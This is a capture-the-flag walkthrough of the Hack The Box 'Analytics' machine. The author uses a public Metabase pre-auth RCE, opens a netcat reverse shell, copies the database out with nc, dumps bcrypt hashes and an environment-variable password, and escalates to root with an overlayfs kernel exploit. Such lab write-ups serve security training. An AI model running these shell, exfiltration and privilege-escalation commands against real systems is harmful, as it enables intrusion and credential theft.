Analytics

Running an nmap, we see two ports open

```
nmap --open -p- -T4 10.10.11.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 09:07 AEST
Nmap scan report for 10.10.11.233
Host is up (0.34s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 80.09 seconds
```


we can run a detailed nmap scan showing that its an ubuntu computer running nginx

```
nmap -sC -sV -T4 -p 22,80 10.10.11.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 09:09 AEST
Nmap scan report for anaylitics.htb (10.10.11.233)
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.19 seconds
```

we also see a redirect to the domain name ‘analytical.htb’ so lets add that to our hosts file. lets go take a look at the page

we get taken to a static site




Data

Infomation On Demand

Welcome to analytics Here, we dive into the world of data, unraveling valuable insights and trends. Join us on this data-driven journey to unlock the power of information and drive informed decisions for your business

and if we click login we get redirected to data.analytical.htb



Burp Suite Community Editio ×
data.analytical.htb
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB


Burp Suite Community Edition

Error

Unknown host: data.analytical.htb

so lets add that to our hosts file

borwsing to http://data.analytical.htb it appears to be a metabase application



Sign in to Metabase

Email address: required

nicetoseeyou@email.com

Password

Shhh...

☑ Remember me

Sign in

I seem to have forgotten my password

While we investigate this, lets have some enumeration on the background

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt:FUZZ -u http://analytical.htb/FU
ZZ
```

However, nothing interesting seems to show

let's focus on metabase.

We can check the version via the api

```
curl -s  http://data.analytical.htb/api/session/properties | jq .
 ],
  "landing-page": "",
  "setup-token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
  "application-colors": {},
  "enable-audit-app?": false,
  "anon-tracking-enabled": false,
  "version-info-last-checked": null,
  "application-logo-url": "app/assets/img/logo.svg",
  "application-favicon-url": "app/assets/img/favicon.ico",
  "show-metabot": true,
  "enable-whitelabeling?": false,
  "map-tile-server-url": "https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png",
  "startup-time-millis": 11769.0,
  "redirect-all-requests-to-https": false,
  "version": {
    "date": "2023-06-29",
    "tag": "v0.46.6",
    "branch": "release-x.46.x",
    "hash": "1bb88f5"
```

And we see the version is

```
v0.46.6
```

let's do a searchsplolit

```
 searchsploit metabase
-------------------------------------------------------------------------------- ------------------------------
----
 Exploit Title                                                   |  Path
-------------------------------------------------------------------------------- ------------------------------
----
Metabase 0.46.6 - Pre-Auth Remote Code Execution                 | linux/webapps/51797.py
-------------------------------------------------------------------------------- ------------------------------
----
Shellcodes: No Results
```

And we do find an RCE for our version let's use this script

```
python3 51797.py -l 10.10.14.16 -p 4444 -P 80 -u http://data.analytical.htb
/home/kali/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: url
lib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Exploit script for CVE-2023-38646 [Pre-Auth RCE in Metabase]
[*] Retriving setup token
[+] Setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Tesing if metabase is vulnerable
[+] Starting http server on port 80
[+] Metabase version seems exploitable
[+] Exploiting the server
metabase_shell > id
metabase_shell >
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
```

lets get a more stable shell

```
metabase_shell > nc 10.10.14.16 5555 -e bash
```

if we run an ip config

```
ipconfig
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever

```

it looks like we are in a docker container but there is a databse

```
ls
app
bin
dev
etc
home
lib
media
```

```
metabase.db
mnt
opt
plugins
proc
root
run
sbin
srv
sys
tmp
usr
var
```

in the metabase.db we find two files

```
metabase.db.mv.db
metabase.db.trace.db
```

we can transfer them over to our host

```
nc 10.10.14.16 6666 < metabase.db.mv.db

#on kali
nc -nvlp 6666 > metabase.db.mv.db

listening on [any] 6666 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.233] 43283
```

if we grep for the for the hashes in the file we find a user called JJohnnyISmith

```
strings metabase.db.mv.db | grep -B 5 -A 5 -E '\$2[aby]\$'

$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$8c7660fe-59d2-4858-aba1-99759745376f
metalytics@data.htbJJohnnyISmith
<$2a$10$HnyM8tXhWXhlxEtfzNJE0.z.aA6xkb5ydTRxV5uO5v7IxfoZm08LG
$c50cd8da-0e37-446a-a87d-6f66f47a3334
{"user-recent-views":"[]"}
metalytics@data.htb
meta.id
```

```
root.2d5
--
    "ENDED_AT" TIMESTAMP WITH TIME ZONE DEFAULT CURRENT_TIMESTAMP NOT NULL,
    "DURATION" INTEGER NOT NULL,
    "TASK_DETAILS" CHARACTER LARGE OBJECT COMMENT 'JSON string with additional info on the task'
metalytics@data.htb
metalytics@data.htbJJohnnyISmith
<$2a$10$Wtzh/a3aa6rO1OYVXXi7V.BKVt9uEyx7gZ6MHxqdn7cFy17uCvWUa
$0da5e403-d2aa-4584-a544-17ca0a59e9ec
metalytics@data.htb
meta.id
root.3ca
chunk.2f
--
Osite-locale
Msite-name
Lsite-url
Wstartup-time-millis
metalytics@data.htbJJohnnyISmith
<$2a$10$HnyM8tXhWXhlxEtfzNJE0.z.aA6xkb5ydTRxV5uO5v7IxfoZm08LG
$c50cd8da-0e37-446a-a87d-6f66f47a3334
metalytics@data.htb
!!!@"!"@
map.14c
map.16c
--
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$8c7660fe-59d2-4858-aba1-99759745376f
metalytics@data.htbJJohnnyISmith
<$2a$10$HnyM8tXhWXhlxEtfzNJE0.z.aA6xkb5ydTRxV5uO5v7IxfoZm08LG
$c50cd8da-0e37-446a-a87d-6f66f47a3334
{"user-recent-views":"[]"}
metalytics@data.htb
meta.id
root.2d5
--
UMetabaseScheduler
1KWAITING
UMetabaseSchedchunk:ea,block:69,version:ea,fletcher:f5cb3ef6
chunk:ef,block:6d,len:2,map:551,max:1d90,next:6f,pages:5,root:3bc000006f47,time:145e416e,version:ef,t
oc:18f1
metalytics@analytical.htbJJohnnyISmith
<$2a$10$HnyM8tXhWXhlxEtfzNJE0.z.aA6xkb5ydTRxV5uO5v7IxfoZm08LG
$c50cd8da-0e37-446a-a87d-6f66f47a3334
{"user-recent-views":"[]"}
metalytics@analytical.htb
```

```
meta.id
root.2d5
--
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$7eddfe23-e391-4c2e-b9cf-15f71e403b3d
$8c7660fe-59d2-4858-aba1-99759745376f
metalytics@data.htbJJohnnyISmith
<$2a$10$HnyM8tXhWXhlxEtfzNJE0.z.aA6xkb5ydTRxV5uO5v7IxfoZm08LG
$c50cd8da-0e37-446a-a87d-6f66f47a3334
{"user-recent-views":"[]"}
metalytics@data.htb
meta.id
root.2d5
```

lets extract the hashes and try crack them

```
cat hashes.txt
$2a$10$HnyM8tXhWXhlxEtfzNJE0.z.aA6xkb5ydTRxV5uO5v7IxfoZm08LG
$2a$10$Wtzh/a3aa6rO1OYVXXi7V.BKVt9uEyx7gZ6MHxqdn7cFy17uCvWUa
```

```
jacob@mint:~/Tools/Wordlists$ hashcat -m 3200 hashes.txt rockyou.txt
```

However, this doesn't seem to work

If we run the env command, we see a username and a password

```
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=b8e81974851d
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/app/certs
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=3
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
OLDPWD=/app
```

lets try ssh

```
 ssh metalytics@analytical.htb
The authenticity of host 'analytical.htb (10.10.11.233)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'analytical.htb' (ED25519) to the list of known hosts.
metalytics@analytical.htb's password:
Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$
```


if we run a uname -a

```
etalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 ×86_64 ×86_64 ×86_64 GNU/Linux
metalytics@analytics:~$
```

and search for

```
linux 6.2 0 25 exploit
```

we find this exploit



GameOver(lay) Ubuntu Privilege Escalation

CVE-2023-2640

https://www.cvedetails.com/cve/CVE-2023-2640/

On Ubuntu kernels carrying both c914c0e27eb0 and "UBUNTU: SAUCE: overlayfs: Skip permission checking for trusted.overlayfs.* xattrs", an unprivileged user may set privileged extended attributes on the mounted files, leading them to be set on the upper files without the appropriate security checks.

CVE-2023-32629

https://www.cvedetails.com/cve/CVE-2023-32629/

Local privilege escalation vulnerability in Ubuntu Kernels overlayfs ovl_copy_up_meta_inode_data skip permission checks when calling ovl_do_setxattr on Ubuntu kernels.

Vulnerable kernels

Kernel version	Ubuntu release
6.2.0	Ubuntu 23.04 (Lunar Lobster) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.19.0	Ubuntu 22.10 (Kinetic Kudu) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.4.0	Ubuntu 22.04 LTS (Local Fossa) / Ubuntu 18.04 LTS (Bionic Beaver)

Usage

just paste the script into a file and run it

```
metalytics@analytics:~$ vi exploit.sh
metalytics@analytics:~$ chmod +x exploit.sh
metalytics@analytics:~$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~#
```